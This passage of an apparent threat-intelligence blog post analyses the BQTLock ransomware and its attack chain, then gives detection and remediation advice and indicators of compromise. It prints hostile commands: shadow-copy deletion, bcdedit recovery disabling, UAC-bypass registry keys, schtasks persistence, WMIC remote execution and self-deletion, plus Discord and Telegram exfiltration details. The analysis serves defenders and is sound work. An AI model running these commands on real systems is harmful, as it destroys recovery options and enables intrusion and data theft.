
Creation of an administrator user

Newer versions add User Account Control (UAC) bypass methods. These allow the malware to run [legitimate binaries](#) (LOLBins) that auto-elevate without showing the usual approval prompt. The technique used depends on the Windows version:

- **Windows 11:** Copies the payload to a temporary path (*bqt_btpass.inf*) and runs it with *cmstp.exe*.
- **Windows 10:** Alters the registry key HKCUS\Software\Classes\ms-settings\Shell\OpenCommand and launches *fodhelper.exe* to trigger the payload.
- **Windows 7/8:** Alters the registry key HKCUS\Software\Classes\mscfiles\shell\openCommand and uses *eventvwr.exe* to run the payload.

If the malware already has administrator rights, these steps may not be required.

After the bypass, BQTLock adjusts tokens to further raise privileges, using functions like *OpenProcessToken*, *Token_Adjust_Privileges*, and *SeDebugPrivilege*. This ensures control at the highest level.


OpenProcessToken+Token_Adjust_Privileges(0x28)+LookupPrivilegeValueA+SeDebugPrivilege

OpenProcessToken + Token_Adjust_Privileges (0x28) + LookUpPrivilegeValueA + SeDebugPrivilege

Finally, the ransomware creates administrator accounts with names such as *BQTLockAdmin* or *Guest_[ID]*. The ID is generated during execution, making each sample unique. Passwords are basic but meet minimum security rules: at least eight characters, including uppercase, lowercase, numbers, and symbols.

Command & Control (C2)

After escalating privileges, BQTLock connects to its command-and-control servers. Samples have used IPs like 92[.]113[.]146[.]56 and 208[.]99[.]44[.]55.




Login screen for C2 IPs

During this phase, the malware registers the infected device. It sends details such as:


- Operating system version
- Hostname and username
- BIOS and motherboard serials
- Public IP address
- Administrator account and password created earlier
- API key (*BQTL0CK_...*)

This data is encrypted with RSA and sent to the server. In return, the server provides a BOT-ID, which links each victim machine to a campaign. That same ID is added to ransom notes so victims can communicate with the attackers in an organized way.



BQTLock is preparing an API key parameter used for authenticating infected devices with its C2 server

BQTLock also has fallback options. It can send the same information to a Telegram bot or upload stolen files via Discord webhooks. These methods give affiliates more flexibility, ensure infections can still be tracked if a panel is taken down, and allow operators to receive alerts on mobile devices.



BQTLock sample using the Telegram API to send stolen data via bot commands

Once contact is established, BQTLock begins stealing additional data. It can take screenshots of the desktop and search for browser profiles to extract saved credentials.

mov rdx,rsp	rdx:&"INFO", rsi:&"INFO"
call [rsp+130]	[rsp+130]: "Attempting to take screenshot."
mov rcx,qword ptr ds:[rsp+130]	
cmp rcx,0	
7A E8 D1C63800	call <JMP.&gdiplusStartup>
7B FF15 03328100	call qword ptr ds:[<&GetDesktopWindow>]
85 48:89C1	mov rcx,rcx
88 48:894424 60	mov qword ptr ss:[rsp+60],rcx
8D FF15 ED318100	call qword ptr ds:[<&GetDC>]
93 49:89C6	mov r14,rcx
96 48:89C1	mov rcx,rcx
99 48:894424 68	mov qword ptr ss:[rsp+68],rcx
9E FF15 C4268100	call qword ptr ds:[<&CreateCompatibleDC>]
A4 4C:882D ED318100	mov r13,qword ptr ds:[<&GetSystemMetrics>]
AB 31C9	xor ecx,ecx
AD 49:89C7	mov r15,rcx
B0 48:894424 70	mov qword ptr ss:[rsp+70],rcx
B5 41:FFD5	call r13
B8 B9 01000000	mov ecx,1
BD 41:89C4	mov r12d,eax
C0 41:FFD5	call r13
C3 44:89E2	mov edx,r12d
C6 4C:89F1	mov rcx,r14
C9 41:89C0	mov r8d,eax
CC 41:89C5	mov r13d,eax
CF FF15 8B268100	call qword ptr ds:[<&CreateCompatibleBitmap>]

BQTLock captures a screenshot of the victim's desktop and saves it as bqt_screenshot in the Windows Temp directory

Stolen passwords are stored in a text file and then exfiltrated. One such exfiltration platform is Discord. Using these kinds of common platforms makes traffic look normal and gives the group an easy way to manage data without running its own infrastructure.

```
HttpOpenRequestA
rsi:"POST"
rdi:"/api/webhooks/"
rsi:"POST"
rdi:"/api/webhooks/"
```

BQTLock using HttpOpenRequestA to send stolen data via Discord webhooks

Impact

In this stage, the malware first prepares a ransom wallpaper. It decodes static code at runtime into a BMP file and saves it in the temporary directory before applying it with Windows API calls.

Decode + write folder & path + SystemParametersInfoA + SPI_SETDESKWALLPAPER (0x14)



C:\Windows\Temp\bqt_wallpaper.bmp

Simultaneously, it deletes recovery options by abusing *vssadmin* and *wmic* to wipe shadow copies and using *bcdedit* to disable Windows startup repair and recovery environment.

```
vssadmin.exe delete shadows /all /quiet
```

```
wmic.exe shadowcopy delete > NUL 2>&1
```

```
bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures > NUL 2>&1
```

```
bcdedit.exe /set {default} recoveryenabled no > NUL 2>&1
```

Following system modifications, the malware verifies running processes, a technique designed to eliminate processes that could either halt encryption or alert users to BQTLock's presence, such as database application failures. The malware employs the standard approach of capturing running processes and comparing them against an internal blacklist, terminating any matches found.

CreateToolHelp32Snapshot + Process32First (OpenProcess+TerminateProcess) + Process32Next

The malware also has evasion capabilities. During the analysis, if a monitored process is detected, it can be modified to bypass the check and avoid termination.

```
mov rsi, rax
test rax, rax
je ...
xor edx, edx
mov rcx, rax
call qword ptr ds:[<&TerminateProcess>]
test ...
je ...
mov rcx, qword ptr ss:[rsp+28]
lea rdx, qword ptr ds:[13F7AA57D]
000000013F7AA57D: "SUCCESS"
```

BQTLock detecting procmon.exe

After these steps, it performs process hollowing, injecting its code into *explorer.exe* to appear as a legitimate process and avoid detection.

CreateProcess (Explorer.exe in Suspended mode) + GetThreadContext + VirtualAlloc + WriteProcessMemory + SetThreadContext + ResumeThread

Persistence is established through scheduled tasks, often named *SystemHealthCheck* or *BQTLock_Startup_[ID]*, which run the malware at every startup.

Usual Commandline:

schtasks /create /tn "<TaskName>" /tr "<Binary Path>" /sc ONLOGON /rl HIGHEST /f

Task names used

MicrosoftWindowsMaintenanceSystemHealthCheck

BQTLock_Startup_<ID>

In some cases, it attempts lateral movement by copying files via WMIC or creating remote services. Older versions may also delete the original binary after execution, relying on scheduled tasks to maintain presence.

wmic /node:<HOST> process call create "<command>"

Once file movement and injection are completed, depending on the version, the malware may execute original binary deletion. Since it commonly creates copies in temporary directories, this improves evasion. With persistence already established in the system, a scheduled path will be called at each iteration. This execution commonly occurs using *cmd.exe* or through batch files in older versions.

cmd.exe /C timeout /t 3 /nobreak > NUL & del /f /q "<PathBinary>" & exit

In the most critical phase where encryption begins, multi-threading becomes most apparent, as the sample systematically traverses each disk to locate target files for encryption.

```
; LABEL_31:
; v90 = (unsigned __int64)&v91;
; LOBYTE(v91) = 0;
; sub_1405AFE60(&v90, v17);
; sub_1405C3F70((BYTE *)v90, v15, ((*(_QWORD *)&v13 + 1) - (_QWORD)v13) >> 5);
; *((_QWORD *)&v90 + 1) = v17;
; *((_BYTE *)v90 + v17) = 0;
; sub_1405C8D80((signed __int64 *)&v92, "Found ", (_int64)&v90);
; v18 = sub_1405AEB60(&v92, " logical drives to scan.");
; sub_1405B03F0(&v94, v18);
; Log(&v94, &v96);
; sub_1405AD570(&v94);
; sub_1405AD570(&v92);
; sub_1405AD570(&v90);
; sub_1405AD570(&v96);
; sub_14001F460(&v90, &v76, &xmmword_1408120C0);
; v19 = v90;
; v20 = sub_1405ABAA0();
; v21 = 4;
; v72 = 0i64;
```

Code snippet showing BQTLock scanning and identifying available logical drives for encryption


During this operation, the sample accesses functions that prepare the ransom note, typically stored as Base64-encoded strings that are processed during execution. The filename is variable since the builder allows modification of

both the filename and the extension used for renaming encrypted files, which is also prepared during this phase.

README_pay_DECRYPT.txt

README_pay2_DECRYPT.txt

README_DECRYPT.txt



Decoded ransom note

Encryption is performed using a hybrid **AES-256 + RSA-4096** scheme while iterating through selected files with separate threads. Each file receives AES encryption, and each key is encrypted with RSA (using OpenSSL) public key cryptography that can only be decrypted with the private key held by affiliates or operators who launched the attack. During the process, depending on the sample, files may be renamed to .temp, then encrypted and changed to ".bqtl0ck".

**Upgrade your plan for
a targeted cybersecurity**

15000 Threat Search Credits /
1000 Malware Analysis Credits and more...

View plans

What Actions Should You Take Against BQTL0ck Ransomware?

Understanding how BQTL0ck works is only useful if paired with strong defenses. Organizations need measures to **detect**, **respond** to, and **prevent** attacks.

Detection

Focus monitoring on the ransomware's known behaviors. Look for suspicious account creation, use of tools like *vssadmin*, *bcdedit*, or *schtasks*, and outbound traffic to Telegram or Discord. Deploy the Sigma and Yara rules provided in the SOCRadar platform to flag these early.

Response & Remediation

If an infection occurs, speed matters:

- **Containment:** Disconnect compromised systems from networks, disable suspicious accounts, and block remote access protocols like RDP and SMB.
- **Disruption:** Kill injected processes, cut C2 channels by blocking Telegram, Discord, and known BQTL0ck IPs, and revoke stolen credentials.
- **Forensics:** Collect memory dumps, disk images, and security logs before wiping or restoring machines.
- **Clean-up:** Remove scheduled tasks, registry changes, and malicious binaries. Reset all administrative passwords and audit account creation logs. Restore systems from clean, offline backups or consider forensic recovery if backups are unavailable.

Prevention


The best defense is making it hard for ransomware to take root:

- **Harden endpoints:** Limit access to Windows tools often abused by ransomware and block untrusted code from running in `%Temp%` or `%AppData%`.
- **Control accounts:** Disable the default Administrator account and enforce MFA on RDP and VPN access.
- **Secure backups:** Maintain segmented, immutable backups and test recovery regularly.
- **Network protection:** Block communication with Telegram, Discord, and suspicious C2 addresses. Monitor for unusual outbound traffic, especially from processes like `explorer.exe`.

Conclusion

BQTLock is a versatile RaaS with traits that set it apart from others, rooted in strong political propaganda uncommon in this space. Its goals will remain framed as ideology, though the true motive is criminal. The group will keep evolving its ransomware and seeking exposure to attract affiliates, aiming to climb in global rankings.

Though its infrastructure, malware, and site may change, its core ideals and direction stay constant. SOCRadar's **Ransomware Intelligence** provides visibility into these shifts, helping defenders prepare and respond.



SOCRadar Platform -> Cyber Threat Intelligence -> Ransomware Intelligence

Stay tuned for our upcoming whitepaper, where we will dive deeper into BQTLock's technical evolution, attack chain, and IOCs.

What are the MITRE ATT&CK TTPs of BQTLock Ransomware?

Tactic	Technique	Description – Example
TA0002 Execution	T1047 : Windows Management Instrumentation T1055.012 : Process Hollowing	Remote execution of the binary, as well as deletion of ShadowCopies by abusing WMI (process call create) Process hollowing
TA0003 Persistence	T1053 : Scheduled Task/Job T1136.001 : Create Account: Local Account	<code>schtasks /create /tn "<name>" /tr "C:\Users<users>Desktop<name>.exe" /sc ONLOGON /rl HIGHEST /f</code> Create a new admin user
TA0004 Privilege Escalation	T1548.002 : Bypass User Account Control	UAC abuse to execute legitimate binaries (CMSTP, fodhelper, & eventvwr)
TA0005 Defense Evasion	T1112 : Modify Registry T1562.001 : Impair Defenses: Disable Tools T1070.004 : File Deletion T1548.002 : Abuse Elevation Control Mechanism: Bypass User Account Control	Modification of the registry Kill security processes (e.g., Sysmon) Auto-delete file (e.g., <code>cmd.exe / C timeout /t 3 /nobreak > NUL & del /f /q ""</code> .) UAC bypass via CMSTP (.inf with /s), later using fodhelper or eventvwr.exe
TA0006 Credential	T1078 : Valid Accounts	Check admin privileges

Access

TA0007 Discovery	T1555.003: Credentials from Web Browsers	Collect saved passwords from browsers
	T1074: Data Staged	Saved passwords written to C:WindowsTemp<name>_passwords.txt
	T1082: System Information Discovery	System information discovery
	T1622: Debugger Evasion	Anti-debug checks
TA0009 Collection	T1113: Screen Capture	Take screenshots
TA0011 Command and Control	T1071.001: Application Layer Protocol: Web	Get public IP via WinInet
	T1041: Exfiltration Over C2 Channel	Extract info collected to C2
	T1486: Data Encrypted for Impact	File encryption
TA0040 Impact	T1490: Inhibit System Recovery	Delete backups (VSS, Shadow Copies, Volume Snapshots)

IoCs

- 425b2f283b71237276f84d941d9c2982c7f61a9aff12ece10e15065b73b7165e
- b211537ea626fae4ad2ef5ee2652633dc68aaf20da6eb953a44f266c4106b367
- 11affbeb18f4d6edcc9a4be5a82f8e23dfc31178887e97119faa5ddc75990494
- 00005ed250d85fc47e4c3883b8e6179a9888b8140acfeb94a40edc36bd523adb
- a6a397fec6c109a1402c6f1144d647843b2093f65fedd27204b40ebeeaa0640b6
- 618070d597dd73c43ba5d4bde2baa93a4f6038e3279de3bafef688caa5c409a58
- cd5e7b3b59cea14b804f6c01821d1ab94a0046422fe956f623b238c5db0cac99
- 4369aed581de0fe84c25a1ef2c3cf0bb6bf70df8b51fdf38b3b0b2a55f43261b
- 862f29aa00bb4ee33729bc6699990dbdf9ef890b8364f8288b173cb1ca5d6787
- 49f89b2fdef345a9d92fc821e4a226d8ac99e4ca0d2d11b5654f6557800b85f2
- 881b048234ebcd82339244eb0c18580d785944dc82f83949f6adc1a9bc225c3b
- f77c203d0c80598954c06a0f6f0c46f8b885ba423d12a21f13ded0168aa11b10
- dacbba7f18d0835deb2eeb4e4d82c8f57234767291a90da1a5f3fd02d6bc13c2
- fbd67a3bcc964e370931f620a85bf368d7b5797ebc1d53fe3be11a89a90e7961
- 10938c2d01dc999d2fe1f8c635e3705e7e663077935a17e730c849d1191c76ed
- e2622ede1ebe5a37c439a32f0c63c13f893d1e5513b27367502898651cc5464b
- 590e47944ef0597bf1ff1d41656859b776e7031a4611cbf22d619002cbe49312
- 97524f4c582e0f8e46b74a7cfe4db9f078f368520cda25f27a50c5d2c50161f9
- 56eec59a5fe3f5a3c2c836701557bf1956770f465cd9e049995b86aef76a3e39
- b61ae633616d7dd29aaf0b170fdfe8f282c0f8bdcdb1c52aedee473ce4bf5789
- 780e34c72404fd464669626ae554b81393d2bae95293284b375bb5d989914486
- 5b992a3438e344ddcd66151a40efb3452b2ff37cdc40b37db612afeb29ed29
- 008ec0226066572f4b27f100d08443120b9dd55cefbec2bbff994b5b552e546c
- 0ccd3f2d7e6637eaf5414e35b97d9d8bf6b8e4182859cace8ca8e02377a4e62a
- 9547933dd46501af7fc095a3513e48b81178e344b86e075b679259875f0fd5a7
- af90666822646e35eb52248f4a89eb715ce9f44459205bc24827a2aaf053548
- 324eabc27a25f524c94bb62573986b3335ab5181ddc6825d959d16aaaccdc7aa
- b7796a3b1812f329c43d5d37bbb6d8032b7bc06b15af29f555eb3e0c7b1b1c3d
- 9cd62dbace3324487124787127cff7c63a9f005d8d3aff9bac28c437e5caefc7
- 92.113.146[.].j56
- 208.99.44[.].j55
- bcoins[.].online

yywhyvqeqynzik6ibocb53o2nat7lmzn5ynjpar3stndzcgmy6dkgid.onion

https://t.me/BQTlock_raas

<https://t.me/Fuch0u>

<https://t.me/liwaamohammad>

<https://t.me/BQTlock>

<https://x.com/zerodayx1>

<https://t.me/ZeroDayX1>

https://x.com/anonlb_

<https://t.me/anonlb>


<https://t.me/BQTosint>

<https://guns.lol/zerodayx>

BQTlock@tutanmail.com

89RQN2EUmiX6vL7nTv3viqUAgbDpN4ab329zPCEgbceQJuS233uye4eXtYk3MXAtVoKNMmzgVrxXphLZbJPtearY7QVuAq

Visit the [SOCRadar platform](#) for further IoCs to come and rules to detect.



PROTECTION OF PERSONAL DATA COOKIE POLICY FOR THE INTERNET SITE

Protecting your personal data is one of the core principles of our organization, SOCRadar, which operates the internet site (www.socradar.com). This Cookie Usage Policy ("Policy") explains the types of cookies used and the conditions under which they are used to all website visitors and users.

Cookies are small text files stored on your computer or mobile device by the websites you visit.

Cookies are commonly used to provide you with a personalized experience while using a website, enhance the services offered, and improve your overall browsing experience, contributing to ease of use while navigating a website. If you prefer not to use cookies, you can delete or block them through your browser settings. However, please be aware that this may affect your usage of our website. Unless you change your cookie settings in your browser, we will assume that you accept the use of cookies on this site.

1. WHAT KIND OF DATA IS PROCESSED IN COOKIES?

Cookies on websites collect data related to your browsing and usage preferences on the device you use to visit the site, depending on their type. This data includes information about the pages you access, the services and products you explore, your preferred language choice, and other preferences.

2. WHAT ARE COOKIES AND WHAT ARE THEIR PURPOSES?

Cookies are small text files stored on your device or web server by the websites you visit through your browsers. These small text files, containing your preferred language and other settings, help us remember your preferences on your next visit and assist us in making improvements to our services to enhance your experience on the site. This way, you can have a better and more personalized user experience on your next visit.

The main purposes of using cookies on our Internet Site are as follows:

- Improve the functionality and performance of the website to enhance the services provided to you,
- Enhance and introduce new features to the Internet Site and customize the provided features based on your preferences,
- Ensure legal and commercial security for the Internet Site, yourself, and the Organization, and prevent fraudulent transactions through the Site,
- Fulfill legal and contractual obligations, including those arising from Law No. 5651 on the Regulation of Publications on the Internet and the Fight Against Crimes Committed Through These Publications, as well as the Regulation on the Procedures and Principles Regarding the Regulation of Publications on the Internet.

3. TYPES OF COOKIES USED ON OUR INTERNET SITE 3.1. Session Cookies

Session cookies ensure the smooth operation of the internet site during your visit. They are used for purposes such as ensuring the security and continuity of our sites and your visits. Session cookies are temporary cookies and are deleted when you close your browser; they are not permanent.

3.2. Persistent Cookies

These cookies are used to remember your preferences and are stored on your device through browsers. Persistent cookies remain stored on your device even after you close your browser or restart your computer. These cookies are stored in your browser's subfolders until deleted from your browser's settings. Some types of persistent cookies can be used to provide personalized recommendations based on your usage purposes.

With persistent cookies, when you revisit our website with the same device, the website checks if a cookie created by our website exists on your device. If so, it is understood that you have visited the site before, and the content to be presented to you is determined accordingly, offering you a better service.

3.3. Mandatory/Technical Cookies

Mandatory cookies are essential for the proper functioning of the visited internet site. The purpose of these cookies is to provide necessary services by ensuring the operation of the site. For example, they allow access to secure sections of the internet site, use of its features, and navigation.

3.4. Analytical Cookies

These cookies gather information about how the website is used, the frequency and number of visits, and show how visitors navigate to the site. The purpose of using these cookies is to improve the operation of the site, increase its performance, and determine general trend directions. They do not contain data that can identify visitors. For example, they show the number of error messages displayed or the most visited pages.

3.5. Functional Cookies

Functional cookies remember the choices made by visitors within the site and recall them during the next visit. The purpose of these cookies is to provide ease of use to visitors. For example, they prevent the need to re-enter the user's password on each page visited by the site user.

3.6. Targeting/Advertising Cookies

They measure the effectiveness of advertisements shown to visitors and calculate how many times ads are displayed. The purpose of these cookies is to present personalized advertisements to visitors based on their interests.

Similarly, they determine the specific interests of visitors' navigation and present appropriate content. For example, they prevent the same advertisement from being shown again to the visitor in a short period.

4. HOW TO MANAGE COOKIE PREFERENCES?

To change your preferences regarding the use of cookies, block or delete cookies, you only need to change your browser settings.

Many browsers offer options to accept or reject cookies, only accept certain types of cookies, or receive notifications from the browser when a website requests to store cookies on your device.

Also, it is possible to delete previously saved cookies from your browser.

If you disable or reject cookies, you may need to manually adjust some preferences, and certain features and services on the website may not work properly as we will not be able to recognize and associate with your account. You can change your browser settings by clicking on the relevant link from the table below.

5. EFFECTIVE DATE OF THE INTERNET SITE PRIVACY POLICY

The Internet Site Privacy Policy is dated The effective date of the Policy will be updated if the entire Policy or specific sections are renewed. The Privacy Policy is published on the Organization's website (www.socradar.com) and made accessible to relevant individuals upon request.

SOCRadar

Address: 651 N Broad St, Suite 205 Middletown, DE 19709 USA

Phone: +1 (571) 249-4598

Email: info@socradar.io

Website: www.socradar.com